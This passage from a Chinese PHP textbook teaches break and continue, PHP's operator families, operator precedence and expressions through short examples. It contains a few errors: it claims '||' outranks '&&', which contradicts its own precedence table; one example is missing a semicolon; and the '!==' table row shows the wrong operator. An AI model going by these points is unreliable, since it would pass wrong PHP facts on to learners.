跳转控制语句实现了程序流程上的转移，主要有 break 和 continue 语句。

1．break 关键字

break 关键字可以终止当前的循环，包括 while、do…while、for、foreach( )以及 switch 在内的所有控制结构语句。

实例 2-18： break 关键字

```
<?php
for ($i = 1; $i < 10; $i++) {
	if ($i % 4 == 0) {
		break; //当$i 除以 4 的余数为 0 时，跳出 while 循环
	} else
		echo $i . "<br>";
}

?>
```

运行上述代码，结果如图 2-16 所示。




图 2-16　break 关键字

注意：

经常用到 break 关键字的地方是在 switch…case 控制语句中，在其余的几种循环控制语句中，使用 break 的效果与在 while 循环中使用 break 的效果相同，都是跳出循环执行流程。

2. continue 关键字

continue 关键字的功能是跳过 continue 语句在本次循环中的剩余代码并接着执行下一次循环。

实例 2-19： continue 关键字

```
<?php
for ($i = 1; $i < 10; $i++) {
      if ($i % 4 == 0) {
            continue; //当$i 除以 4 的余数为 0 时，跳出本次循环，接着执行下一次循环
      } else
            echo $i . "<br />";
}
?>
```

运行上述代码，结果如图 2-17 所示。




图 2-17　continue 关键字

2.5　变量操作符

运算符和变量是 PHP 语法中必不可少的一部分，是用来对变量、常量或数据进行计算的符号，又称为操作符。根据操作数的个数可以分为一元运算符、二元运算符和三元运算符。根据不同的作用又可分为赋值运算符、算术运算符、逻辑运算符、字符串操作符、比较操作符、位运算、加减运算符等。下面将详细介绍这些运算符。

2.5.1　算术运算符

算术运算符是 PHP 中最常见的运算符，包括加、减、乘、除、求余，如表 2-2 所示。

表 2-2　算术运算符

运　算　符	名　　称	实　　例	运 算 结 果
+	加法运算符	$a + $b	$a 和$b 的和
-	减法运算符	$a – $b	$a 和$b 的差
*	乘法运算符	$a * $b	$a 和$b 的乘积
/	除法运算符	$a / $b	$a 和$b 的商
%	求余运算符	$a % $b	$a 除以$b 的余

实例 2-20：算术运算符

```
<?php
$a = 100;
$b = 25;
//求两个整数的和
echo "a+b=" . ($a + $b) . "<br>";
//求两个整数的差
echo "a-b=" . ($a - $b) . "<br>";
//求两个整数的积
echo "a*b=" . ($a * $b) . "<br>";
//求两个整数的商
echo "a/b=" . ($a / $b) . "<br>";
//求余
echo "a%b=" . ($a % $b) . "<br>";

?>
```

运行上述代码，结果如图 2-18 所示。




图 2-18　算术运算符

2.5.2　自增、自减运算符

上一小节讲的算术运算符是二元运算符，适合于两个不同的操作数的场合。如果仅需要对某一个变量进行加或者减操作，二元操作符是不合适的，这时就需要用到++或--操作符，即自增、自减运算符。

自增、自减运算符可以前置也可以后置，它们是有一点区别的。当++或者--放置在变量前面就是前置，其作用是将变量加上 1 或者减去 1 再将值赋给原变量。请详细分析实例。

实例 2-21：自增、自减运算符

```
<?php
$a = 10;
$b = 100;
//前置自增，输出为 11
echo ++$a . "<br />";
//前置自减，输出为 99
echo --$b;
echo "<p>";
$c = 10;
$d = 100;
//后置自增，输出原值
echo $c++ . "<br />";
//后置自减，输出原值
echo $d--;

?>
```

运行上述代码，结果如图 2-19 所示。




图 2-19　自增自减运算符

2.5.3　赋值操作符

在 PHP 中最基本的赋值操作符是用等于号“=”表示的，它是一个二元操作符，其左边的操作数必须是变量，右边可以是一个表达式。它的作用是把右边表达式的值赋给左边的变量。除了等于号这个最基本的赋值操作符外，还有以下一些复合的赋值操作符。

(1) 赋值操作符+=：将运算符左边的变量加上运算符右边的表达式的值然后赋值给左边的变量，如$a+=b(b 为一个表达式)可理解为$a = $a+b。

(2) 赋值操作符-=：将运算符左边的变量减去运算符右边的表达式的值然后赋值给左边的变量，如$a-=b(b 为一个表达式)可理解为$a = $a-b。

(3) 赋值操作符*=：将运算符左边的变量乘以运算符右边的表达式的值然后赋值给左边的变量，如$a*=b(b 为一个表达式)可理解为$a = $a*b。

(4) 赋值操作符/=：将运算符左边的变量除以运算符右边的表达式的值然后赋值给左边的变量，如$a/=b(b 为一个表达式)可理解为$a = $a/b。

(5) 赋值操作符%=：将运算符左边的变量除以运算符右边的表达式的值的余数，即求

余运算，如$a%=b(b 为一个表达式)可理解为$a = $a%b。

(6) 赋值操作符.=：将运算符右边字符加到左边，如$a.=b(b 为一个表达式)可理解为$a = $a.b。

实例 2-22：赋值操作符

```
<?php
$a = 1212;
$b = 1213;
$c = 1214;
$d = 1215;
$e = 1216;

$a += 10;   //等价于$a = $a + 10
$b -= 10;   //等价于$b = $b - 10
$c *= 10;   //等价于$c = $c * 10
$d /= 10;   //等价于$d = $d / 10
$e %= 10;   //等价于$e = $e % 10
//演示.=赋值操作符
$result = "经过这些赋值操作后，结果为：<br />";
$result .= "\$a 自加操作后值为：${a},<br />";
$result .= "\$b 自减操作后值为：${b},<br />";
$result .= "\$c 自乘操作后值为：${c},<br />";
$result .= "\$d 自除操作后值为：${d},<br />";
$result .= "\$e 自求余操作后值为：${e},<br />";

echo $result;

?>
```

运行上述代码，结果如图 2-20 所示。




图 2-20　赋值操作符

2.5.4　字符串操作符

字符串操作符就是一个英文句号“.”。它的作用是将两个字符串连接起来形成一个新的字符串，所以也叫做连接操作符。它是一个二元操作符。

实例 2-23：字符串操作符

```
<?php
$s1 = "One World";
echo $s1 . "<br>";
$s1 .= ",One Dream.";
echo $s1;
echo "<br />";
$s2 = "同一个世界，";
$s3 = "同一个梦想！";
echo $s2 . $s3;

?>
```

运行上述代码，结果如图 2-21 所示。




图 2-21　字符串操作符

2.5.5　逻辑操作符

逻辑操作符又叫布尔运算符，只能用来操作布尔型数值，是用来组合逻辑运算的结果，其结果也是布尔型，PHP 逻辑操作符如表 2-3 所示。

表 2-3　逻辑操作符

逻辑运算符	示　　例	说　　明
&&或者 and(逻辑与)	$a and　$b $a && $b	当$a 和$b 都为真时，返回 true，否则为 false
||或者 or(逻辑或)	$a or $b $a || $b	当$a 和$b 都为假时，返回 false，否则为 true
!或者 not(逻辑非)	not $a !$a	当$a 为真时返回 false，否则返回 true
xor(逻辑异或)	$a xor $b	当$a 或者$b 相反时，即两个一个为真一个为假，才会返回 true，否则为 false

这四种逻辑运算符虽然只能操作布尔型数值，但是编程时几乎很少直接操作这类数据，而是通过操作比较运算符运算后的布尔结果。经常用在 if 条件判断以及 while 循环等流程语句中。

实例 2-24：逻辑运算符

```
<?php
$year = 2011;
$b = 25;
//此示例使用了逻辑与和逻辑或来判断某一年是否是闰年
if (($year % 4 == 0 && $year % 100 != 0)  || ($year % 400 == 0))
      echo $year . "is a leap year.";
else
      echo $year . "is not a leap year.";

?>
```

运行上述代码，结果如图 2-22 所示。




图 2-22　逻辑运算符

2.5.6　比较操作符

比较操作符又称关系操作符、条件操作符，也是一种经常被用到的二元操作符，是用来对变量或者表达式的结果进行大小、真假等比较。比较操作符的结果是布尔值，如果比较的关系为真，则结果为 true，否则结果为 false。PHP 比较操作符如表 2-4 所示。

表 2-4　比较操作符

运　算　符	示　　例	说　　明
>(大于)	$a > $b	当$a 的值大于$b 的值，返回 true，否则返回 false
>=(大于等于)	$a >= $b	当$a 的值大于等于$b 的值，返回 true，否则返回 false
<(小于)	$a < $b	当$a 的值小于$b 的值，返回 true，否则返回 false
<=(小于等于)	$a <= $b	当$a 的值小于等于$b 的值，返回 true，否则返回 false
== (等于)	$a == $b	当$a 等于$b 时，返回 true，否则返回 false
===(全等于)	$a === $b	当$a 等于$b 且类型也相同时，返回 true，否则返回 false
!=(不等于)	$a != $b	当$a 不等于$b 时，返回 true，否则返回 false
!==(非全等于)	$a != $b	当$a 不等于$b 时或者其类型不相同时，返回 true，否则返回 false

其中===和!==不是很常见，如$a === $b，表示$a 和$b 不但数值上相等而且类型也相同。比较操作符经常被用在 if 条件判断以及 while 循环等流程语句中，用来判断程序执行的条件。

实例 2-25：比较操作符

```
<?php
$s = "3.14";
echo "\$value > 0 结果为：";
//$s 的值会自动转换为 3.14，3.14 是大于 0 的
var_dump($s > 0);
echo "<br />" . "\$value >= 0 结果为：";
var_dump($s >= 0);
echo "<br />" . "\$value < 0 结果为：";
var_dump($s < 0);
echo "<br />" . "\$value <= 0 结果为：";
var_dump($s <= 0);
echo "<br />" . "\$value == 3.14 结果为：";
//$s 的值会自动转换为 3.14，3.14 是等于 3.14
var_dump($s == 3.14);
echo "<br />" . "\$value === 0 结果为：";
//$s 的值会自动转换为 3.14，3.14 是等于 3.14，但是其类型不相同
var_dump($s === 3.14);
echo "<br />" . "\$value != 0 结果为：";
//$s 的值会自动转换为 3.14，3.14 是等于 3.14
var_dump($s != 3.14);
echo "<br />" . "\$value !== 0 结果为：";
//$s 的值会自动转换为 3.14，3.14 是等于 3.14，但是其类型不相同，所以结果为 true
var_dump($s !== 3.14);

?>
```

运行上述代码，结果如图 2-23 所示。




图 2-23　比较操作符

2.5.7　位运算符

我们知道计算机是以二进制来保存信息的，位运算符就是对二进制位从低到高对齐后的各种置位运算。PHP 中位运算符如表 2-5 所示。

表 2-5　位运算符

位 运 算 符	实　　例	说　　明
&(按位与)	$a & $b	从低位依次比较$a 和$b 的每一位，如果都为 1，此位置才为 1，否则为 0
|(按位或)	$a | $b	从低位依次比较$a 和$b 的每一位，如果都为 0，此位置才为 0，否则为 1
^(按位异或)	$a ^ $b	从低位依次比较$a 和$b 的每一位，如果两位不相同，此位置才为 1，否则为 0
~(按位非)	~$a	将$a 的每个二进制位取反
<<(左移)	$a << $b	将$a 的二进制位向左移动$b 位置，右边空出的$b 位补 0
>>(右移)	$a >> $b	将$a 的二进制位向右移动$b 位置，左边空出的$b 位补 0

实例 2-26：位运算符

```
<?php
echo "—整数类型间的位操作—<br>";
$a = 16;
$b = 5;
echo "a=" . $a . "," . "b=" . $b . "<br>";
echo "a&b=" . ($a&$b) . "<br>";             //与运算
echo "a|b=" . ($a | $b) . "<br>";           //或运算
echo "a^b=" . ($a ^ $b) . "<br>";           //异或运算
echo "~a=" . (~$a) . "<br>";                //非运算
echo "a 右移两位得：" . ($a >> 2) . "<br>";   //右移
echo "a 左移两位得：" . ($a << 2) . "<br>";   //左移

echo "<hr>—字符串间的位操作—<br>";
$s1 = "ab";
$s2 = "12";
echo "s1=" . $s1 . "<br>";
echo "s2=" . $s2 . "<br>";
echo "s1&s2=" . ($s1&$s2) . "<br>";
echo "s1|s2=" . ($s1 | $s2) . "<br>";
echo "s1^s2=" . ($s1 ^ $s2) . "<br>";

?>
```

运行上述代码，结果如图 2-24 所示。



图 2-24　位运算符

2.5.8　运算符的优先级

运算符的优先级是指在表达式中哪个运算符应该先计算，与小学时学的四则运算的优先级是一个道理，如 2+3*5 其结果应该是 2+(3*5)= 2+15=17，而不是(2+3)*5= 5*5=25，这是因为乘号“*”的优先级比加号“+”的优先级要高，表 2-6 列出了所有运算符，其级别是由高到低。在进行表达式的计算时，会按照此优先级表，从高到低结合运算。

表 2-6　运算符优先级

<table>
<tr><th>运 算 符</th><th>优先级别(值越小，级别越高)</th><th>结合方向</th></tr>
<tr><td>new</td><td>1</td><td>无</td></tr>
<tr><td>()</td><td>2</td><td>无</td></tr>
<tr><td>[]</td><td>3</td><td>无</td></tr>
<tr><td>!　~　++　- -</td><td>4</td><td>无</td></tr>
<tr><td>*　/　%</td><td>5</td><td>从左到右</td></tr>
<tr><td>+　-　.</td><td>6</td><td>从左到右</td></tr>
<tr><td><<　>></td><td>7</td><td>从左到右</td></tr>
<tr><td><　<=　>　>=</td><td>8</td><td>无</td></tr>
<tr><td>==　!=　===　!==</td><td>9</td><td>无</td></tr>
<tr><td>&</td><td>10</td><td>从左到右</td></tr>
<tr><td>^</td><td>11</td><td>从左到右</td></tr>
<tr><td>|</td><td>12</td><td>从左到右</td></tr>
<tr><td>&&</td><td>13</td><td>从左到右</td></tr>
<tr><td>||</td><td>14</td><td>从左到右</td></tr>
<tr><td>?:</td><td>15</td><td>从左到右</td></tr>
<tr><td>=　+=　- =　*=　/=　%=　.=
&=　|=　^=　~=　<<=　>>=</td><td>16</td><td>从右到左</td></tr>
</table>

(续表)

运 算 符	优先级别(值越小，级别越高)	结合方向
and	17	从左到右
xor	18	从左到右
or	19	从左到右
,	20	从左到右

由于小括号的优先级最高，可以通过小括号( )来强制改变优先级，如(2+3)*5 表达式的值就是 25，通过小括号，改变了“+”号和“*”号的优先级。还需要注意的是，在逻辑运算中，或运算“||”通常要比与运算“&&”优先级别高。通常，在复杂的表达式中，开发者应尽量用小括号来明确表示优先级，尽管多书写了代码，但带来的好处是显而易见的。

2.6 表 达 式

什么是表达式？表达式就是将操作数用运算符连接起来的式子，它是构成 PHP 脚本的基石，是 PHP 最重要的组成元素。根据运算符的不同，可将表达式分为算术表达式、赋值表达式、字符串表达式、逻辑表达式和比较表达式等。

实例 2-27：各种表达式

```
<?php
$a = 5; //赋值表达式
//自增、自减表达式
$a++;
$a--;
//比较表达式
$a >= 10
//三元运算符表达式
$b = ($a > 0)?$a:$a + 10;
?>
```

注意：

通过该实例可以看出，每个表达式后面都有一个分号“;”，一个表达式加上一个分号就是一条 PHP 语句。特别注意不要漏写分号，一旦漏写分号，程序将会出错。

2.7 难 点 解 析

本章介绍了 PHP 基础语法，包括常量与变量、程序的流程控制结构、各种操作符以及

